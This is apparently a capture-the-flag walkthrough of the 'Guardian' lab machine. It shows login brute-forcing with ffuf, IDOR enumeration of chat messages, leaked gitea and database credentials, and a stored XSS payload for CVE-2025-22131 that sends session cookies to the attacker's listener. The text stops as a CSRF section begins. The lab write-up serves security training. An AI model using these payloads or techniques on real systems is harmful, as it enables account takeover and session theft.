Enumeration and Analysis
When directly accessing the IP, the browser is redirected to guardian.htb. So adding the domain to /etc/hosts fixes the issue.
$ nmap -sVC 10.10.11.84
...
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
|_  256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Guardian University - Empowering Future Leaders
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel
...

Accessing the website:

It looks like an average landing page:

The “Student Portal” button redirects the page to portal.guardian.htb, so adding that to the hosts file, I get a login page:

On the top right of the screen, the following message shows up:

Clicking that link, a page opens at http://portal.guardian.htb/static/downloads/Guardian_University_Student_Portal_Guide.pdf:
Student account brute-forcing
Since we know the default account password, we can try to brute-force accounts that did not change it after first login. This is especially likely since the portal guide outlines the navigation process on how to change the password instead of forcing it on first login.
The login page shows “GUXXXXXXX” as a username example. It seems that the student username is made up of a “GU” prefix (from the university name) followed by 7 other characters. Assuming that they are numeric characters, this would result in 10 ^ 7 possibilities, or 10,000,000 different passwords to test against the login page, which is possible but would take a while.
When accessing the “Forgot Password” option:

This gives us more information, the template “GU2024001” seems to specify that the numeric part of the account is a year followed by 3 numbers. Considering 2024 and 2025 as possible years, the possible amount of usernames would be 2 * (10 ^ 3), which results in only 2,000 different possible usernames. A much better number of attempts than the previous 10,000,000.
I wrote the following bash script to generate all the possible usernames for 2024 and 2025:
#!/bin/bash

prefix="GU"
years=("2024" "2025")

for year in "${years[@]}"; do
  for num in $(seq -w 0 999); do
    echo "${prefix}${year}${num}"
  done
done
$ ./generate_usernames.sh >> usernames.txt
$ head usernames.txt
GU2024000
GU2024001
GU2024002
...

$ tail usernames.txt
...
GU2025997
GU2025998
GU2025999

$ cat usernames.txt | wc -l
2000
But, when attempting to brute-force, no accounts were found:
$ ffuf -X POST -u http://portal.guardian.htb/login.php -d 'username=FUZZ&password=GU1234' -H 'Content-Type: application/x-www-form-urlencoded' -w usernames.txt:FUZZ -fr 'Invalid username or password'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://portal.guardian.htb/login.php
 :: Wordlist         : FUZZ: /home/kali/Documents/htb/guardian/usernames.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&password=GU1234
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid username or password
________________________________________________

:: Progress: [2000/2000] :: Job [1/1] :: 790 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
Looking back again at the landing page, one of the sections there is for Testimonials. The testimonial for the students includes their username:

Testing the accounts with the default password, I’m able to log in to the student dashboard using the username GU0142023:

Looking at these student usernames that I was able to use in combination with the default password, the year and the incremental id seem to be ordered differently from the “Forgot Password” form that I was originally using as reference. Modifying my bash script for this new format:
#!/bin/bash

prefix="GU"
years=("2022" "2023" "2024" "2025")

for year in "${years[@]}"; do
  for num in $(seq -w 0 999); do
    echo "${prefix}${num}${year}"
  done
done
$ ./generate_usernames.sh >> usernames.txt
$ head usernames.txt
GU0002022
GU0012022
GU0022022
...

$ tail usernames.txt
...
GU9972025
GU9982025
GU9992025
$ ffuf -X POST -u http://portal.guardian.htb/login.php -d 'username=FUZZ&password=GU1234' -H 'Content-Type: application/x-www-form-urlencoded' -w usernames.txt:FUZZ -fr 'Invalid username or password'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://portal.guardian.htb/login.php
 :: Wordlist         : FUZZ: /home/kali/Documents/htb/guardian/usernames.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&password=GU1234
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid username or password
________________________________________________

GU0142023               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2023ms]
:: Progress: [4000/4000] :: Job [1/1] :: 68 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
It seems that this is actually the only user with the default password.
IDOR on chat messages
One of the available features of the student dashboard is the ability to message other users:

Checking how it works, it seems that it directly references sender and receiver by id on the URL like this: http://portal.guardian.htb/student/chat.php?chat_users[0]=13&chat_users[1]=14

Meaning that we are able to extract all the messages between the users.
Checking the chat user list, it seems that the ids range from 1 to 62, where admin is id 1.

Let’s list chats between the admin and other accounts:
$ seq 1 62 >> users.txt
$ ffuf -w users.txt:FUZZ -u "http://portal.guardian.htb/student/chat.php?chat_users[0]=1&chat_users[1]=FUZZ" -H "Cookie: PHPSESSID=eh9esmui9dqr098l61nstmc16b" -fl 164

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://portal.guardian.htb/student/chat.php?chat_users[0]=1&chat_users[1]=FUZZ
 :: Wordlist         : FUZZ: /home/kali/Documents/htb/guardian/users.txt
 :: Header           : Cookie: PHPSESSID=eh9esmui9dqr098l61nstmc16b
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response lines: 164
________________________________________________

2                       [Status: 200, Size: 7302, Words: 3055, Lines: 185, Duration: 84ms]
4                       [Status: 200, Size: 6796, Words: 2763, Lines: 178, Duration: 2399ms]
3                       [Status: 200, Size: 6838, Words: 2768, Lines: 178, Duration: 3434ms]
:: Progress: [62/62] :: Job [1/1] :: 14 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
The only interesting chat is between admin and jamil.enockson (id 2):

Seems like there is a gitea instance with password DHsNnk3V503.
Checking for virtual hosting of a gitea instance:
$ curl http://10.10.11.84 -H 'Host: gitea.guardian.htb'
<!DOCTYPE html>
<html lang="en-US" data-theme="gitea-auto">
<head>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <title>Gitea: Git with a cup of tea</title>
        <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2dpdGVhLmd1YXJkaWFuLmh0Yi8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmd1YXJkaWFuLmh0Yi9hc3NldHMvaW1nL2xvZ28ucG5nIiwidHlwZSI6ImltYWdlL3BuZyIsInNpemVzIjoiNTEyeDUxMiJ9LHsic3JjIjoiaHR0cDovL2dpdGVhLmd1YXJkaWFuLmh0Yi9hc3NldHMvaW1nL2xvZ28uc3ZnIiwidHlwZSI6ImltYWdlL3N2Zyt4bWwiLCJzaXplcyI6IjUxMng1MTIifV19">
        <meta name="author" content="Gitea - Git with a cup of tea">
        <meta name="description" content="Gitea (Git with a cup of tea) is a painless self-hosted Git service written in Go">
        <meta name="keywords" content="go,git,self-hosted,gitea">
        <meta name="referrer" content="no-referrer">
...
After adding the new hostname to the /etc/hosts file:

From here, I was able to authenticate as jamil.enockson@guardian.htb using the password DHsNnk3V503.
Stored XSS for lecturer account
Looking through the source code for the portal, I was able to find a couple of interesting things. The first one is the database credentials under a config file:
<?php
return [
    'db' => [
        'dsn' => 'mysql:host=localhost;dbname=guardiandb',
        'username' => 'root',
        'password' => 'Gu4rd14n_un1_1s_th3_b3st',
        'options' => []
    ],
    'salt' => '8Sb)tM1vs1SS'
];
Also, the composer.json for the application outlines the usage of the phpoffice library, more specifically, phpspreadsheet version 3.7.0:
{
    "require": {
        "phpoffice/phpspreadsheet": "3.7.0",
        "phpoffice/phpword": "^1.3"
    }
}
A quick Google search shows CVE-2025-22131, which is an XSS vulnerability on the rendering of .xlsx files. Looking through the portal code, it seems that the lecturer uses the very same problematic call on lecturer/view-submission.php:
...
<?php if (pathinfo('../attachment_uploads/' . $submission['attachment_name'], PATHINFO_EXTENSION) === 'xlsx'): ?>
    <div class="mt-8">
        <h3 class="font-semibold text-gray-800 mb-3">Document Preview</h3>
        <div class="overflow-x-auto bg-white p-4 border border-gray-200 rounded-lg">
            <?php
            $spreadsheet = IOFactory::load('../attachment_uploads/' . $submission['attachment_name']);
            $writer = new Html($spreadsheet);
            $writer->writeAllSheets();
            echo $writer->generateHTMLAll();
            ?>
        </div>
    </div>
<?php elseif (pathinfo('../attachment_uploads/' . $submission['attachment_name'], PATHINFO_EXTENSION) === 'docx'): ?>
...
I found a PoC by s0ck37 that is simple to run as a python script:
$ python3 generate.py '<script>fetch("http://<tun0 ip>:1338?session="+btoa(document.cookie))</script>'
Shortly after, I get a request with the session id:
$ python3 -m http.server 1338
Serving HTTP on 0.0.0.0 port 1338 (http://0.0.0.0:1338/) ...

10.10.11.84 - - [...] "GET /?session=UEhQU0VTU0lEPXFnbGQ5MWFwZjZzcjhqaDZoY21maDcydGlz HTTP/1.1" 200 -
And setting the cookie:
CSRF for admin account
When messing around in the lecturer portal, I saw that lecturers can create notices that are explicitly reviewed by the admin:
